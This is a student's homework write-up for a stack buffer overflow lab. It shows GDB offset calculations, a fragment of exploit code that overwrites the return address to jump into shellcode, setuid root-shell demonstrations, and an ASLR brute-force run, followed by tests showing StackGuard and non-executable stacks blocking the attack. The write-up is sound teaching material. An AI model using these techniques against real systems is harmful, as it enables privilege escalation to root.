
References
https://people.engr.tamu.edu/guofei/csce465/stack_smashing.pdf
file:///C:/Users/ninar/Downloads/Buffer_Overflow.fall21.pdf


HW2

Task 1:




```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 11.
(gdb) run
Starting program: /media/sf_shared_folder2/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db
.so.1".

Breakpoint 1, bof (str=0xbfffeac7 "\bB\003") at stack.c:11
11          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[18]) 0xbfffea8e
(gdb) p $ebp
$2 = (void *) 0xbfffeaa8
(gdb) p/b 0xbfffeaa8 - 0xbfffea8e
Size letters are meaningless in "print" command.
(gdb) p/d 0xbfffeaa8 - 0xbfffea8e
$3 = 26
(gdb) 
```

The key for this task was to calculate the distance in bytes from the start of the buffer to the beginning of the return address. I calculated that number to be 30. In order to do this used gdb to break down the stack code. By placing a breakpoint at the bof function in stack.c I ran p &buffer to get the address of the buffer. From there I used p $ebp the get the address of that register which is the start of the stack frame pointer (sfp). Then the next command p/d (buffer) - ($ebp) gave me the length of the buffer in bytes which was 26. Since we know the distance to the return address is the (length of buffer) + (length of sfp) I get 26+4=30 bytes. This is the number used in my exploit.c code.




```
root@VM: /home/seed/Desktop/HW2 66x24
[10/01/21]seed@VM:~/.../HW2$ ./exploit
[10/01/21]seed@VM:~/.../HW2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re),999(vboxsf)
# 
```




```
//****************************************************************

long *addr_ptr = (long *)(buffer+30);
unsigned long return_addr = buffer + 200; //can be get_sp ret clos

 *(addr_ptr++) = return_addr;

//copies shellcode at the end of the buffer
for (int i = 0; i < strlen(shellcode); i++){
    buffer[(sizeof(buffer)-sizeof(shellcode))+i] = shellcode[i];
}
```

I needed to overwrite the data at the return address to point to the shellcode to get the buffer overflow attack to work. To do this, I calculated the offset from the start of the buffer to the start of the return address. Next, I copied the shellcode at the end of the buffer and the way I did this was by looping through the shellcode and then placing it into the buffer at buffer[517-sizeof(shellcode)+i].

Task 2:




```
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
[10/01/21]seed@VM:~/.../HW2$ gcc dash_shell_test.c -o dash_shell_t
est
[10/01/21]seed@VM:~/.../HW2$ sudo chown root dash_shell_test
[10/01/21]seed@VM:~/.../HW2$ sudo chmod  4755 dash_shell_test
[10/01/21]seed@VM:~/.../HW2$ ./dash_shell_test
$ is
/bin/sh: 1: is: not found
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxs
f)
$ 
```



```
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
/M:~/.../HW2$ gcc dash_shell_test.c -o dash_shell_t
est
[10/01/21]seed@VM:~/.../HW2$ sudo chown root dash_shell_test
[10/01/21]seed@VM:~/.../HW2$ sudo chmod  4755 dash_shell_test
[10/01/21]seed@VM:~/.../HW2$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```


Task 2 was designed to defeat the countermeasure implemented by dash. When you run dash_shell_test with setuid(0) commented it gives you the seed user but if you run dash_shell_test with setuid(0) uncommented it gives you the root user.



```
[10/01/21]seed@VM:~/.../HW2$ gcc -o exploit exploit.c
[10/01/21]seed@VM:~/.../HW2$ ./exploit
[10/01/21]seed@VM:~/.../HW2$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```


For this part of task 2, I was required to beat the dash countermeasure to exploit the vulnerable program. After adding the 4 new lines to the shellcode, when running the code again I got the real user id to be set to root. In the picture above you can see that uid=0. This differs from task 1 because the real uid was set to 0 instead of just the euid.

Task 3:



```
root@VM:/home/seed/Desktop/HW2# /sbin/sysctl -w kernel.randomize_v
a_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop/HW2# gcc -o stack -z execstack -fno-sta
ck-protector -g stack.c
root@VM:/home/seed/Desktop/HW2# chown root stack
root@VM:/home/seed/Desktop/HW2# chmod 4755 stack
root@VM:/home/seed/Desktop/HW2# gcc expolit.c -o exploit
gcc: error: expolit.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
root@VM:/home/seed/Desktop/HW2# gcc exploit.c -o exploit
root@VM:/home/seed/Desktop/HW2# ./exploit
root@VM:/home/seed/Desktop/HW2# ./stack
Segmentation fault
root@VM:/home/seed/Desktop/HW2# 
```


After changing the randomization to 2, when running the code without the while loop, you can see that I got a segmentation fault. This happened because the randomization command randomizes the starting address of the heap and stack. So the code was not able to accurately guess the exact addresses properly on its first attempt since my code was specific to one address. This means it was not overwriting the return address, but some random location in the stack.



```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

While running the code with a while loop, it took some time, but eventually, I was able to get the root shell because it was guessing over and over again. I had the code running until it guessed the correct address. It took about 3 minutes for me.

Task 4




```
root@VM:/home/seed/Desktop/HW2# sysctl -w kernel.randomize_va_spac
e=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/HW2# gcc -o stack -z execstack -g stack
.c
root@VM:/home/seed/Desktop/HW2# chown root stack
root@VM:/home/seed/Desktop/HW2# chmod 4755 stack
root@VM:/home/seed/Desktop/HW2# gcc exploit.c -o exploit
root@VM:/home/seed/Desktop/HW2# ./explot
bash: ./explot: No such file or directory
root@VM:/home/seed/Desktop/HW2# ./exploit
root@VM:/home/seed/Desktop/HW2# ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
root@VM:/home/seed/Desktop/HW2# 
```

For this task, by enabling the stack guard protector, you can see that I got the error message

“ ***stack smashing detected***: ./stack terminated “. This happened because when the stack guard is enabled, the OS sensed there was a buffer overflow(stack is tampered with) and immediately terminates the program.

Task 5:



```
root@VM:/home/seed/Desktop/HW2# sysctl -w kernel.randomize_va_spac
e=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/HW2# gcc -o stack -fno-stack-protector
-z noexecstack stack.c
root@VM:/home/seed/Desktop/HW2# chown root stack
root@VM:/home/seed/Desktop/HW2# chmod 4755 stack
root@VM:/home/seed/Desktop/HW2# gcc exploit.c -o exploit
root@VM:/home/seed/Desktop/HW2# ./exploit
root@VM:/home/seed/Desktop/HW2# ./stack
Segmentation fault
root@VM:/home/seed/Desktop/HW2# 
```

The purpose of this task was to explore the differences between using the execstack flag and the noexecstack flag. For this task, I compiled the stack and exploit code with the noexecstack flag. I got a segmentation fault because when the stack is non-executable, it is impossible to run shellcode on the stack. So of course, my program failed since it relies on shellcode.